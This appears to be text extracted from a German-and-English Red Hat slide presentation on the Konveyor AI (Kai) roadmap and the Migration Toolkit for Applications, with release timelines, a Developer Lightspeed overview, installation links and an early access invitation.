
Demo (




KAI verwenden

Installation + Einsatz






Roadmap



KAI Roadmap

~Q2 2025



Upstream-Roadmap

<https://github.com/konveyor/kai/blob/main/ROADMAP.md>

Konveyor AI (Kai) Roadmap

This document is a roadmap for Konveyor AI (Kai). The roadmap is organized by themes of functionality, each focusing on a specific aspect of the project's development.

- [Konveyor AI \(Kai\) Roadmap](#)
 - [Guiding Principles](#)
 - [Themes](#)
 - [Use Konveyor Data to improve generated results](#)
 - [Konveyor Integration](#)
 - [Repository Level Code Generation](#)
 - [IDE Integrations](#)
 - [User Experience Improvements](#)
 - [External Tool integrations](#)
 - [Evaluation Tools to Benchmark Results](#)
 - [Scenario Creation to Showcase Capabilities](#)
 - [InstructLab Integrations to aid Fine Tuning](#)
 - [Milestones](#)
 - [2024 - August: Prototype](#)
 - [Summary](#)
 - [Key Deliverables](#)
 - [October 2024: Kai v0.1.0 Release](#)
 - [Summary](#)
 - [Key Deliverables](#)
 - [December 2024: Kai v0.2.0 Release](#)
 - [Summary](#)
 - [Key Deliverables](#)
 - [February 2025: Kai v0.3.0 Release](#)
 - [Summary](#)
 - [Key Deliverables](#)
 - [Future Areas to Consider](#)

What is the purpose of Konveyor AI? Kai intends to improve the economics of re-platforming and refactoring applications to Kubernetes and cloud-native technologies via use of Generative AI leveraging data in Konveyor.


Maturity - Early Development Kai is in early stages of development and is NOT suitable for production usage at this time.

- Please see [docs/evaluation_builds.md](#) to learn more about early access preview builds.
- Contributions are encouraged and most welcome, for more information see [CONTRIBUTING.md](#)



Migration Toolkit for Applications

Roadmap Timeline



Migration Toolkit for Applications



What's New

- ▶ **Migration Toolkit for Applications 8.0** (ETA September 30th 2025)
 - Developer Lightspeed for MTA (Downstream of Konveyor AI)
 - Automated source code transformation leveraging LLMs.
 - Assets generation
 - Enable MTA to produce deployment manifests and configuration files to deploy applications in OpenShift.
 - Platform Awareness
 - Enable MTA to retrieve deployment and runtime configuration from the platform an application is deployed on.



Coming soon...

- ▶ **Migration Toolkit for Applications 8.1** (ETA January 2026)
 - MTA Core
 - Centralized Configuration Management.
 - Share application data across components
 - Synchronize configuration defined by architects in the Hub.
 - Abstract developers from managing the lifecycle of custom rules in their local development environments.
 - Bundle Maven index with Analyzer.
 - Developer Lightspeed
 - Support deployment in DevSpaces.
 - Add support for Golang.

Developer LightSpeed

Gen AI solution targeted at Developers available in Developer Tools.

	Developer Hub	MTA	Podman Desktop (Future)
Where	RHDH	IDE	Podman Desktop
Form Factor	Chatbot (Future Agentic)	Code assistant	Chatbot (Future Agentic)
Use Case	Information Discovery/Troubleshooting	Code migration	
Timeline	2H2025 (Dev Preview)	2H2025 (GA)	TBD



 Loslegen 
Selbst ausprobieren

- ▶ Migration Toolkit for Applications:
 - ▷ Mit Operator auf Dev-Cluster installieren:
[https://docs.redhat.com/en/documentation/migration toolkit for applications/7.3/html/user interface guide/mta-7-installing-web-console-on-openshift user-interface-guide#installing-mta-operator-and-ui user-interface-guide](https://docs.redhat.com/en/documentation/migration_toolkit_for_applications/7.3/html/user_interface_guide/mta-7-installing-web-console-on-openshift_user-interface-guide#installing-mta-operator-and-ui_user-interface-guide)
 - ▷ Lokal ausprobieren (CLI/VSCode-Extension): <https://developers.redhat.com/products/mta/download>
- ▶ KAI:
 - ▷ VSCode Extension: <https://github.com/konveyor/editor-extensions/releases>
 - ▷ KAI Server (experimentell): <https://gist.github.com/sshaaf/da77b10d76b8e3395824882f22b0bc96>



🚀 Early Access-Programm 🎤

Feedback geben und mitgestalten

- ▶ We are looking for organizations to help us validate market fit:
 - ▷ Research and validate known enterprise needs:
 - Explore AI Gateways/Proxies as alternative mechanism for credentials handling.
 - Centralized profile/configuration management.
 - ▷ Identify potential gaps related to lifecycle and internal distribution from a Platform Engineering perspective.
 - ▷ Polish the analysis engine and fine tune rules to provide useful context for the LLM.
- ▶ [Contact us](#) to schedule a deep dive session.



Thank You!

"To be the catalyst in communities of customers, contributors, and partners creating better technology the open source way."

Red Hat's Mission Statement

